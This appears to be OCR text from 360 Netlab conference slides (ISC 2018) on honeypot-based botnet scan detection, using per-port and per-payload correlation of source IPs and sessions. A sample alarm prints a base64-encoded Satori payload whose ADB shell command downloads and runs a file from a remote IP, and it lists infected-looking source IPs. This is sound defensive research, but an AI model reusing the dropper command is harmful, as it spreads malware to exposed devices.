
Botnet扫描检测算法1



通过higcharts绘制session，uniq_srcip，uniq_dstip折线图。

Botnet扫描检测算法1

在一个时间窗口内，计算每个port uniq_srcip和session的线性关系，生成线性相关系数，这个系数值越大就越符合Botnet port特征。



Botnet扫描检测算法2

在一个时间窗口内，计算每个port中payload md5的uniq_srcip和session的线性关系，生成线性相关系数，这个系数值越大这个payload md5就越符合Botnet payload特征。

Botnet Alarm APP 4:20 AM

New Botnet Payload!!!

Payload_md5: 7b0ae0038cc4a8ba3cee0d459d9943f8
Analysis_date: 2018-07-08 ~ 2018-07-12
First_seen: 2018-07-09 06:11:12
Last_seen: 2018-07-12 02:36:21
Coefficient: 99.93119624056
Port: 5555
Count: 1310
Protocol: TCP
Payload_base64:

Satori Botnet

BCJNGGhAwwAAAAAAADyqgAAAPEXQ05YTgAAAAEAEAAABwAAADICAAC8saexaG9zdDo6AE9QRU6WAwABAP0djAAAAF0rAACwr7qxc2hlbGw6Pi9zZGNhcmQvRG93bmxvYWQvZiAmJiBjZCAZAHY7ID4vZGV2IQAADQDwIDsgYnVzeWJveCB3Z2V0IGh0dHA6Ly85NS4yMTUuNjIuMTY5L2FkYnMgLU8gLT4gCwBDOyBzaAkAgHJtIGFkYnMAAAAAAA==

Src_ip:
223.81.192.114,42.232.192.137,111.37.20.108,111.15.95.151,223.81.204.80,70.70.196.146,111.37.20.233,111.15.95.18,111.15.95.183,111.37.20.177,111.37.29.21,181.37.108.82,181.37.212.209,172.58.139.216,223.81.207.59,27.70.180.72,172.58.102.181,172.58.184.47,171.251.30.77,111.15.95.242

当Botnet扫描检测算法检测到异常时，通过Slack Botnet Alarm 发送告警信息。

五.我对蜜罐的未来展望

- 实时结合互联网安全漏洞，捕获更多未知的恶意软件威胁
- 以Fuzz testing的思想去与扫描软件智能交互
- 希望有更多的人投入到互联网扫描数据安全研究工作中

We Want You

世界那么大

不来怎知你牛逼

360网络安全研究院

netlab@360.cn

ZERO TRUST SECURITY

ISC 互联网安全大会 中国 · 北京

Internet Security Conference 2018 Beijing · China

ISC 2018
ISC互联网安全大会

360互联网安全中心

谢 谢！

ISC 互联网安全大会 中国 · 北京
Internet Security Conference 2018 Beijing · China